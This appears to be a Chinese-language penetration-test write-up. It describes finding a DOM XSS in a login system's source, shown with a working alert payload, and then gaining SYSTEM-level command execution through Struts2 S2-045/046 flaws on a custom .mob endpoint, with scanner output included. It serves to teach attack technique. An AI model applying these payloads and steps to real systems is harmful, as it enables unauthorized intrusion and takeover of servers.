基本情况


首先，该系统为一个登录系统，本人尝试了爆破，并没有发现弱口令的问题

然后就开始查看源代码，也就是通过源代码，从而拿下了系统权限

测试过程

首先，登录系统长这鸟样

指纹信息如下：



测试爆破无果，转而查看源代码，发现一处dom xss

DOM XSS

看到一个upload的函数，然后是一个地址

```
function upload(){
    //  window.open("[redacted]/auth/importlicLicAction.mob", {flag:'about'}, 600, 402, null);
    //alert("http[redacted]/importlicLicAction.mob?flag=about");
       window.open([redacted]/auth/importlicLicAction.mob?flag=about","importlic","toolbar=no,resizable=yes,location=no,scrollbars=yes,width=600, height=402"
    }
$('#login_form').submit(function () {


});
```

我将这个地址打开后，界面如下

继续查看源代码

```
        }


    }
    var flag = Util.getWinParam().dialogArguments.flag;
    function upload(){

    if(document.getElementById("uploadFile").value){
        if('about' == flag || flag2 =='about'){
            document.getElementById("uploadLic").action='/itsm/auth/uploadLicAction.mob?flag=about';
        }
        document.getElementById("uploadLic").submit();
    }else{
        alert("未选取License");
    }
}
</script>
```


通过`Util.getWinParam().dialogArguments.flag`取得参数赋值给flag，然后调用一下试试

他把flag的值传给了flag2，然后漏洞就产生了

我们只要把参数值改为 `a';alert(1)//`

就能触发这个xss

截图如下：



然后这个文件还存在一个漏洞，直接获取系统权限，他就是str2.


struts2

起初并没有在意这个文件，后来想起来这个有点像struts2 框架写的(学过一丢丢),像我们都是通过 `.do` 、 `.action` 的后缀去测试struts 2

其实后缀这玩意可以随便自定义的，这里就是这个问题，同样是触发xss的文件 `importlicLicAction.mob`

他就存在struts 2漏洞，之前培训班老师教写代码的时候，讲到mvc的时候，就是用的struts框架举栗子，当时是手写struts

action是一个控制器，我就是看到这个，加上前面的指纹识别显示为java tomcat。我就测试了一下struts2 ，结果真的存在~ 。


目标网址：
m/auth/importlicLicAction.mob
字符集：
UTF-8
提交方式：
POST
空格编码
\40
漏洞编号
S2-045-3
服务器信息
批量验证
命令执行
上传到根目录
上传到指定目录
目录浏览
编码
设置
设置全局Cookie值
SessionId=96F3F15432E0660E0654B1CE240C4C36
验证
POST方法，S2-046-2漏洞存在！！！,程序更改为S2-046-2漏洞测试模式
POST方法，S2-045-1漏洞存在！！！,程序更改为S2-045-1漏洞测试模式
POST方法，S2-045-2漏洞存在！！！,程序更改为S2-045-2漏洞测试模式
POST方法，S2-045-3漏洞存在！！！,程序更改为S2-045-3漏洞测试模式
POST方法，S2-045-4漏洞存在！！！,程序更改为S2-045-4漏洞测试模式
POST方法，S2-005漏洞不存在
POST方法，S2-009漏洞不存在
POST方法，S2-016漏洞不存在
POST方法，S2-016_3漏洞不存在
POST方法，S2-017漏洞不存在
POST方法，S2-019漏洞不存在
POST方法，S2-020漏洞存在！,该漏洞可能造成网站瘫痪，故不提供此漏洞测试功能
POST方法，S2-021漏洞存在！,该漏洞可能造成网站瘫痪，故不提供此漏洞测试功能
POST方法，S2-032漏洞不存在
POST方法，S2-037漏洞不存在
POST方法，S2-DevMode-1漏洞不存在
POST方法，S2-DevMode-2漏洞不存在
whoami：nt authority\system
当前路径：D:\Wiserv\OneCenter\ITSM\server\bin\..\..\server\..\web\itsm\

从而拿下系统权限~